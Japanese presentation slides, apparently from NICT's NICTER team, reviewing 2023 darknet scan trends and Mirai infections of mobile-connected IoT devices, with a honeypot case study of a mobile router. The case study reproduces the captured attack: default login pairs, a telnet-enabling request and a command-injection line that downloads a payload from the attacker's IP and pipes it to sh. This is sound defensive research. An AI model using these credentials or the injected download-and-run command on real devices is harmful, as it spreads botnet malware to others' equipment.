2023年は記録的なスキャンを観測



- 2022年を上回る、過去最高のスキャンパケット数を記録
- 特にセキュリティベンダ等によるポートスキャンが増加傾向に

2023年第3四半期に観測パケット数が急増



出典：NICTER観測統計 - 2023年7月～9月 - NICTER Blog

2023年の
ポートランクの推移

NICTER 解析チーム @nicter_jp · 10月13日

2023年9月にNICTER ダークネットで観測した全てのパケットを宛先ポート番号別に集計したTop 30 です.
23/TCP宛てはMiraiに感染したホストからのパケットが多く観測されており，9月23日頃からは感染ホストからのパケット数がそれまでの2〜3倍に増加しました.

今月	前月	宛先ポート番号						
1 (→)	1	23/TCP	11 (↓)	10	6379/TCP	21 (↓)	12	81/TCP
2 (→)	2	80/TCP	12 (↓)	11	445/TCP	22 (↓)	18	8081/TCP
3 (↑)	4	22/TCP	13 (↑)	20	8088/TCP	23 (↑)	53	999/TCP
4 (↑)	6	8080/TCP	14 (↓)	9	5555/TCP	24 (→)	24	21/TCP
5 (→)	5	3389/TCP	15 (↓)	14	53/UDP	25 (↑)	30	1900/UDP
6 (↑)	7	443/TCP	16 (↓)	15	2222/TCP	26 (↑)	27	8888/TCP
7 (↑)	8	5060/UDP	17 (↑)	64	8728/TCP	27 (↓)	22	1433/TCP
8 (↑)	19	8443/TCP	18 (↓)	16	2375/TCP	28 (↓)	21	2323/TCP
9 (↑)	–	27610/UDP	19 (↑)	23	123/UDP	29 (↓)	26	2376/TCP
10 (↑)	–	15734/UDP	20 (↓)	13	3128/TCP	30 (↓)	29	5060/TCP

1　44　80　1.4万

返信をさらに表示

telnet と ssh

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

機器の Web UI

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

Android Debug Bridge?

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

RDP と SMB

	2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
1	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
2	22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
3	80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
4	5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080/tcp	22/tcp	8080/tcp
5	6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443/tcp	3389/tcp	3389/tcp
6	2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389/tcp	8080/tcp	443/tcp
7	443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555/tcp	443/tcp	5060/udp
8	445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/udp	5060/udp	8443/tcp
9	2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
10	81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
11	8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
12	5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
13	3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
14	2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
15	123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
16	37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
17	1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	3291/tcp	8728/tcp
18	4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
19	111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
20	8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

IoT機器の脆弱性

2022	Jan-23	Feb-23	Mar-23	Apr-23	May-23	Jun-23	Jul-23	Aug-23	Sep-23
23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp	23/tcp
22/tcp	22/tcp	22/tcp	80/tcp	22/tcp	22/tcp	22/tcp	80/tcp	80/tcp	80/tcp
80/tcp	80/tcp	80/tcp	22/tcp	80/tcp	80/tcp	80/tcp	22/tcp	9077/tcp	22/tcp
5555/tcp	3389/tcp	5555/tcp	3389/tcp	3389/tcp	5555/tcp	8080/tcp	8080		
6379/tcp	8080/tcp	3389/tcp	37215/tcp	443/tcp	3389/tcp	3389/tcp	443		
2375/tcp	5555/tcp	37215/tcp	443/tcp	6379/tcp	443/tcp	443/tcp	3389		
443/tcp	443/tcp	8080/tcp	8080/tcp	8080/tcp	8080/tcp	5555/tcp	5555		
445/tcp	81/tcp	443/tcp	5555/tcp	5060/udp	37215/tcp	445/tcp	5060/		
2376/tcp	6379/tcp	81/tcp	6379/tcp	60023/tcp	445/tcp	5060/udp	81/tcp	5555/tcp	27610/tcp
81/tcp	445/tcp	6379/tcp	5060/tcp	37215/tcp	81/tcp	8081/tcp	6379/tcp	6379/tcp	15734/udp
8080/tcp	37125/tcp	445/tcp	445/tcp	5555/tcp	6379/tcp	81/tcp	445/tcp	445/tcp	6379/tcp
5060/udp	2375/tcp	5060/udp	2375/tcp	445/tcp	5060/udp	2375/tcp	8443/tcp	81/tcp	445/tcp
3389/tcp	5060/udp	60023/tcp	81/tcp	81/tcp	2375/tcp	3128/tcp	3128/tcp	3128/tcp	8088/tcp
2323/tcp	8081/tcp	2376/tcp	60023/tcp	2375/tcp	123/udp	6379/tcp	8081/tcp	53/udp	5555/tcp
123/udp	2222/tcp	123/udp	123/udp	53/udp	8081/tcp	52869/tcp	2375/tcp	2222/tcp	53/udp
37215/tcp	123/udp	34567/tcp	2376/tcp	2376/tcp	2376/tcp	2323/tcp	52869/tcp	2375/tcp	2222/tcp
1433/tcp	60023/tcp	8081/tcp	34567/tcp	123/udp	8443/tcp	8443/tcp	53/udp	8291/tcp	8728/tcp
4200/tcp	2323/tcp	2222/tcp	53/udp	1433/tcp	2323/tcp	2376/tcp	2222/tcp	8081/tcp	2375/tcp
111/tcp	2376/tcp	8443/tcp	8443/tcp	21/tcp	53/udp	123/udp	8088/tcp	8443/tdp	123/udp
8443/tcp	1433/tcp	2376/tcp	1433/tcp	8443/tcp	60023/tcp	21/tcp	21/tcp	8088/tcp	3128/tcp

8291/tcp	MikroTik Router OS Winbox
8728/tcp	MikroTik Router OS API
34567/tcp	Xiongmai DVR API
37215/tcp	Huwaei HG532
52869/tcp	Realtek SDK

2023年に観測された特徴的脅威

IoT機器への感染を狙うマルウェア Mirai（亜種含む）

- IoT用のマルウェア Mirai(亜種含む)
  - 2016年に登場。ボット化して大規模なDDoS攻撃を行う
  - NICTの観測では、以下の機器が狙われている
    - 2017～18年:ホームルータ製品
    - 2019年:Android OS搭載製品(スマートテレビ/デジタルサイネージ)
    - 2020年:中国製DVR製品
    - 2021年末から:韓国製DVR製品
    - 2023年から:モバイル回線で繋がる製品
  - 感染するとどうなるか？
    - 他の機器にも感染広げようとしてネットワークスキャンを行う
    - 攻撃者の命令により, WebサイトなどへDDoS攻撃を行う

モバイル回線で感染が増加した機器

モバイル回線では、３つの機器を特定


- モバイルルータ機能を搭載した防犯カメラ

- モバイルルータ1

- モバイルルータ2

Mirai感染ホストの推移

- 2023年は、GeoIPでモバイル回線と判定されるホストが目立った



モバイルルータ機能を搭載した防犯カメラ

感染ホストの特徴

- モバイル回線のホストをCensysで調査したところ…
  - 80/TCPでルーターのWebUI（一部）
  - 4719/TCPでTelnetが稼働している（ほぼ全部）
    - バナー `login:` `DEMO login:`
  - 8081/TCP～でWEBのWebUIが開いている（一部）

ZTEの製品によく似た画面？

Xiongmai製DVRと同じ
WebUIが開いている

モバイルルータ２


サン電子製モバイルルータ発見の経緯

- 2023/7/11の感染ホストを全件調査したところ、
  サーバヘッダにthttpdと返すホストを70ホスト観測した
  また、6666/TCPでTelnetが有効だった

```
Server: thttpd/2.25b 29dec2003
```

- NICTで保有している機器を確認したところ、
  [redacted]が同じバナーを返すことが判明

- 7/12より実機ハニーポットに接続し、観測を実施



LAN/WAN切り替え可能なポート
ここにグローバルIPアドレスを割り当てて観測

攻撃の観測

- 2023/7/29 12:38ごろより大量のログイン試行を確認
  - ✓ 送信元:141.98.6.31
  - ✓ IDとパスワードの組
    - 観測したのは以下の通りだが、攻撃者のスクリプトの出来が悪く
      応答を待たないため、admin:1234以外は次のステップに進まない…
      - admin:0000
      - admin:1234
      - admin:admin
      - admin:password
      - root:
  - ✓ 攻撃の流れ
    1. 事前にサーバヘッダの情報を確認してthttpdで当該のルータか判定？
    2. 6666/TCP(Telnet)へ アクセスの確認(アクセスできれば5へ)
    3. 80/TCPへ admin:1234でログインして、Telnetの有効化(6666/TCP)
    4. 80/TCPへ BASIC認証の情報を無しでアクセス(1と一緒)
    5. 6666/TCP(Telnet)へ アクセスしてpingからコマンド実行
       ping ; cd /tmp; wget hxxp://141[.]98.6.31/[redacted] -O- | sh

攻撃のパケット

```
POST /setup?misc_telnet.html HTTP/1.1
Host [redacted]:80
Authorization: Basic YWRtaW46MTIzNA==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.0.0.0 Safari/537.36
Content-Length: 62

telnet=1&portnumber=6666&lan=1&remote2=1&Submit=+%C0%DF%C4%EA+HTTP/1.0 200 OK
job 37050 at 2013-09-19 17:01
X-FRAME-OPTIONS: SAMEORIGIN
Content-type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=EUC-JP">
<meta http-equiv="Content-Script-Type" content="text/javascript">
<title>Rooster Web..... .....</title>
<link href="setup?common.css" rel="stylesheet" type="text/css">
</head>

<body>
<!-- ..... -->
<div class="sta">
<span class="steps">.....</span>
</div>
</body>
</html>
```

Telnetの有効化部分のパケット

ファイル名が製品名[redacted]になっている

```
admin
1234
ping ; cd /tmp; wget http://141.98.6.31/[redacted]-O- | sh
```

Telnetでのコマンド実行のパケット

```
GET / HTTP/1.1
Host: [redacted]:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.0.0.0 Safari/537.36

HTTP/1.1 401 Unauthorized
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=""
Date: Thu, 19 Sep 2013 08:01:44 GMT
Last-Modified: Thu, 19 Sep 2013 08:01:44 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store
WWW-Authenticate: Basic realm="."

<HTML>
<HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>401 Unauthorized</H2>
Authorization required for the URL '/'.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2003</A></ADDRESS>
</BODY>
</HTML>
```

バナースキャン？

BASIC認証およびサーバヘッダで判定したため、thttpdと返す70のホストがRoosterとは言い切れない。
しかし、ダウンロードするファイル名から[redacted]がターゲットになったのは確実

